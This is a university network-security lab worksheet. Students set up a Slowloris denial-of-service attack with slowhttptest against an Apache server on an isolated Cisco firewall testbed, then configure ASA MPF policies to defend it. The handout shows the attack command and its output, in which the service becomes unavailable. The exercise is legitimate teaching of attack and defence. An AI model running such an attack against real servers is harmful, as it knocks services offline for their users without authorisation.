

ICT2217 Network Security
Lab Exercise 2.6: Slowloris Attack and Defense

Learning Outcomes

Upon completion of this laboratory exercise, you should be able to:

- Conduct and defend against Slowloris attack

Required Hardware


- 1 x Rack of Cisco networking devices
- 1 x Box of cables containing
 - USB-to-RJ45 console cables
 - Ethernet cables
- 3 x Laptops

Required Software

- Tera Term <https://teratermproject.github.io/index-en.html>
- Kali Linux Live Boot on USB drive

PART 1: Conducting Slowloris attack using slowhttptest

1.1 Set up the network topology as shown:




- 1.2 Configure the interfaces of the Firepower/ASA firewall with suitable IP addresses, subnet masks, names and security-levels.
- 1.3 Boot up Attacker PC and Web Server PC in Kali Linux, PC-A may be in Windows.
- 1.4 Configure suitable IP addresses, subnet masks and default gateways to the PCs.
- 1.5 Apply suitable ACL on the firewall to allow Attacker to visit PC-B Web Server hosted at DMZ, but not PC-A inside enterprise LAN.

- 1.6 At PC-B Web Server, start Apache web server as shown:

```
(kali@kali)$ sudo systemctl start apache2
```

- 1.7 When done, verify that PC-A and Attacker are able to browse the Web Server:

- 1.8 At Attacker's PC, install slowhttptest:




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~[~]  
$ slowhttptest  
Command 'slowhttptest' not found, but can be installed with:  
sudo apt install slowhttptest  
Do you want to install it? (N/y)
```

Note: You will need to login to ICT-WIFI to access the Internet.

WARNING: Logout and disable Wi-Fi after installation to prevent attacking other networks through Wi-Fi which may get you into trouble.


- 1.9 When ready, launch Slowloris attack at the Web server. An example as shown – notice that a single Attacker's PC is able to bring down a web server!

```
(kali@kali)$ slowhttptest -c connections -u http://x.x.x.x
```



```
kali@kali: ~/slowloris  
File Actions Edit View Help  
Thu Jun 6 21:31:53 2024:  
slowhttptest version 1.9.0  
- https://github.com/shekyaan/slowhttptest -  
test type: SLOW HEADERS  
number of connections: 1500  
URL: http://192.0.2.2/  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 68  
interval between follow up data: 10 seconds  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Thu Jun 6 21:31:53 2024:  
slow HTTP test status on 240th second:  
  
initializing: 0  
pending: 0  
connected: 1490  
error: 0  
closed: 10  
service available: NO  
Thu Jun 6 21:31:54 2024:  
Test ended on 241th second  
Exit status: Hit test time limit  
  
(kali@kali)~[~/slowloris]  
$
```

1.10 From PC-A, is the user able to visit the Web server during Slowloris attack?



PART 2: Defending against Slowloris attack using ASA MPF service policy

- 2.1 Try configuring MPF policy-map with suitable parameters to defend against Slowloris attack. Remember to also configure corresponding class-map and service-policy to apply the policy-map on the required interface of the firewall.
- 2.2 When done, launch Slowloris attack at the Web Server from the Attacker's PC again.
- 2.3 From PC-A, is the user able to visit the Web Server during Slowloris attack now? If not, repeat Step 2.1 with different parameters and try again.
- 2.4 Did slowhttptest wrongly indicate that the service was not available even when Slowloris attack was defended by your MPF security policy? Why?
- 2.5 Do you think that the ASA MPF security policy that you have configured is useful to minimise the success of Slowloris attack?